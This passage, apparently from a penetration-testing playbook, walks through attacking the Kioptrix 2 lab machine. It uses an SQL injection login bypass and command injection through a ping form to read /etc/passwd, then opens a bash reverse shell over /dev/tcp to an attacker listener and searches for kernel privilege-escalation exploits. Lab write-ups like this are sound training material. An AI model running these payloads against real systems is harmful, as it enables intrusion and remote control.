


Fig. 912. Passing Credentials

Username = 1' OR '1'='1 and password = 1' OR '1'='1 is passed. Then Login is performed.

When the Ping utility is displayed means we were able to login successfully.

Step 2. To check the network connection, a loopback address is submitted.




Fig. 913. Passing Loopback Address

If the ping is successful means an exploit is performed.




Fig. 914. Ping is successful

As the ping displays the successful connection, which shows the any attacker can successfully perform the SQL injection on the Kioptrix 2 machine.

- U. *Playbook 21: Passing unsafe user supplied data in the form of cookies, HTTP headers to get access to the system shell, where arbitrary commands are executed on the Kioptrix2.*

OS Command Injection Exploitation to create a reverse shell.

In this exploit, we will try to exploit the web security where we try to execute the arbitrary Operating system commands which will result in compromise of the application data. If this exploit is executed successfully, it can harm company infrastructure by exploiting its relationship with other systems [284].

We will input the code to check that if the code is vulnerable to the command injection.

EXPLOITATION

Step 1: To execute the command, we need to enter the loopback address that is 127.0.0.1 followed by cat/etc/passwd and then submit it.




Fig. 915. Command Execution

Here we will check we were able to check the password contents.




Fig. 916. Ping is successful

Step 2: To perform the enumeration, we will utilize the ping utility again. To do this we will enter the following combination.

Loopback address that is 127.0.0.1

uname -ar




Fig. 917. Command for kernel Information

A combination of this command in the input field will be able to show the kernel information. Passing credential for kernel Information [281].




Fig. 918. Displaying Kernel Information

Step 3: If the pen-tester wants to know about the user information we will the combination.

Loopback address that is 127.0.0.1

Whoami




Fig. 919. Command for Server Information

The next output will show how to show the information of a user. As the highlighted part indicated the user is apache.




Fig. 920. Displaying Server Information

We can determine what we want to know by injecting the commands.

Step 4: Then our next task to listen through port 443.

```
root@kali:/home/kali# nc -nvlp 443
listening on [any] 443 ...
```

Step 5 : After the netcap is set up, we will provide the input the combination of [281].

Loopback Address : 127.0.0.1

“; bash -i >& /dev/tcp/10.10.10.50/443 0>&1” where

- ; bash -i >& : this part of command is responsible for invoking the bash with option which can make it user interactive.
- /dev/tcp/10.10.10.50/443 : this part will redirect the session with /dev/tcp device file.
- 0>&1: It takes the standard output and do the redirection to the standard input.




Fig. 921. Command for kernel Information

When the query is submitted, this script will try to build the connection from the Kioptrix continuously. From the screenshot we can check how the connection is continuing to build.




Fig. 922. Connection Building

Once the connection is captured by kali machine, it will give the result like

“Bash: no job control in the bash”.

Then the bash prompt will be displayed for further research [281].

```

root@kali:/home/kali# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.10.50] from (UNKNOWN) [192.168.80.19] 33092
bash: no job control in this shell
bash-3.00$

```

Step 7: If we want the information about the user then simply type the command whoami which will display the result as shown.

```

bash-3.00$ whoami
apache
bash-3.00$

```

- V. *Playbook 22: Gaining Unauthorized access within the systems where sensitive information is stored. Attackers tries to find open doors, inadequate security controls and use specific techniques to bypass operating system permissions.*

Privilege Escalation by exploiting kernel to get root access.

Privilege Escalation is a type of network attack which hackers used to get an unauthorized attack on the system's security confidential data. They will try to authorize themselves with different user access level [285].

Sometimes they are not successful, so they try to attempt privilege escalation by getting permissions to get access to the sensitive data. They can get privileged access in the following cases.

Due to vulnerabilities like "Doors are wide open"- inadequate security controls, least privilege not followed properly, they able to get access to the information.

Attackers attempt to find out the vulnerabilities and exploit them and use some methods to get more privileges or permissions in an unauthorized way.

Horizontal privilege Escalation

In this technique, pen-tester tries to take over another user's permission to gain legitimate access and misuses the privileges.

Vertical Privilege Escalation

By utilizing this method, the pen-tester tries to gain more permissions with its existing account.

EXPLOITATION

In the reverse shell. I firstly collect information about the Kioptrix System [281].

Step 1: To know about the OS version I executed command,

cat/etc/*-release

```
bash-3.00$ cat /etc/*-release
CentOS release 4.5 (Final)
```

Step 2: Here we validate the kernel Version by executing the command.

uname -mrs

```
bash-3.00$ uname -mrs
Linux 2.6.9-55.EL i686
bash-3.00$
```

Step 3: To review the searchsploit of database installed, we will check if there is vulnerability of CentOS existed. So we will issue the command to narrow down the search

Searchsploit -w linux

```
kali@kali:~$ searchsploit -w linux CentOS
-----
Exploit Title |
URL |
-----
CentOS 7.6 - 'ptrace_scope' Privilege Escalation |
https://www.exploit-db.com/exploits/46989 |
CentOS Control Web Panel 0.9.8.836 - Authentication Bypass |
https://www.exploit-db.com/exploits/47123 |
CentOS Control Web Panel 0.9.8.836 - Privilege Escalation |
https://www.exploit-db.com/exploits/47124 |
CentOS Control Web Panel 0.9.8.838 - User Enumeration |
https://www.exploit-db.com/exploits/47125 |
```

CentOS Web Panel 0.9.8.763 - Persistent Cross-Site Scripting |
<https://www.exploit-db.com/exploits/46349>
CentOS Web Panel 0.9.8.789 - NameServer Field Persistent Cross-Site
Scripting | <https://www.exploit-db.com/exploits/46629>
CentOS Web Panel 0.9.8.793 (Free) / 0.9.8.753 (Pro) - Cross-Site Scripting
| <https://www.exploit-db.com/exploits/46669>
CentOS Web Panel 0.9.8.793 (Free) / v0.9.8.753 (Pro) / 0.9.8.807 (Pro) -
Doma | <https://www.exploit-db.com/exploits/46784>
Centos WebPanel 7 - 'term' SQL Injection |
<https://www.exploit-db.com/exploits/48212>
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora
22/2 | <https://www.exploit-db.com/exploits/42275>
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS
5.3/5.11/6.0/6.8/7.2 | <https://www.exploit-db.com/exploits/42274>
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 /
Ub | <https://www.exploit-db.com/exploits/9545>
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 /
Cent | <https://www.exploit-db.com/exploits/9479>
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6
x | <https://www.exploit-db.com/exploits/9542>
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege
Escala | <https://www.exploit-db.com/exploits/25444>
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) -
'Muta | <https://www.exploit-db.com/exploits/45516>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereference
| <https://www.exploit-db.com/exploits/39544>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereference
| <https://www.exploit-db.com/exploits/39543>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer
Dereferenc | <https://www.exploit-db.com/exploits/39542>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer
Deref | <https://www.exploit-db.com/exploits/39537>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer
Dereference | <https://www.exploit-db.com/exploits/39541>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer
Derefe | <https://www.exploit-db.com/exploits/39538>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Nullpointer
Der | <https://www.exploit-db.com/exploits/39539>
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Nullpointer
Der | <https://www.exploit-db.com/exploits/39540>
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service |
<https://www.exploit-db.com/exploits/41350>
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash
(PoC | <https://www.exploit-db.com/exploits/39556>
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (PoC)
| <https://www.exploit-db.com/exploits/39555>
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64
(CentOS | <https://www.exploit-db.com/exploits/42887>
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege
Escalation | <https://www.exploit-db.com/exploits/35370>
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass)
Arbitra | <https://www.exploit-db.com/exploits/45175>
Pure-FTPD 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Null Pointer Dereference
Crash | <https://www.exploit-db.com/exploits/20479>

Shellcodes: No Results

Step 4: To find out if the vulnerability existed, a hyperlink is opened by right clicking on it.

```
kali@kali:~$ searchsploit linux kernel CentOS
-----
Exploit Title |
Path |
-----
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora
22/25 / CentOS | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS
5.3/5.11/6.0/6.8/7.2.1511) - 'l | linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 /
Ubuntu 8.10) | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 /
CentOS 4) - 'so | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6
x86) - 'ip_a | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege
Escalation (1) | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) -
'Mutagen Astrono | linux/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereference
| linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereference
| linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer
Dereference | linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer
Dereference | linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer
Dereference | linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer
Dereferences | linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Nullpointer
Dereference | linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Nullpointer
Dereference | linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service
| linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash
(PoC) | linux/dos/39556.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (PoC)
| linux/dos/39555.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64
(CentOS 7) - SUID P | linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege
Escalation | linux/local/35370.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass)
Arbitrary File Rea | linux/local/45175.c
-----
Shellcodes: No Results
```

The information will be displayed on the webpage, here we can see that OS is vulnerable to local Privilege Escalation [281].




Fig. 923. Vulnerability Types

The vulnerability details are shown below in the screenshot.




Fig. 924. Vulnerabilities Details

Step 5: To find out the vulnerabilities we will copy the script of the Kioptrix2 on the Kali terminal

```
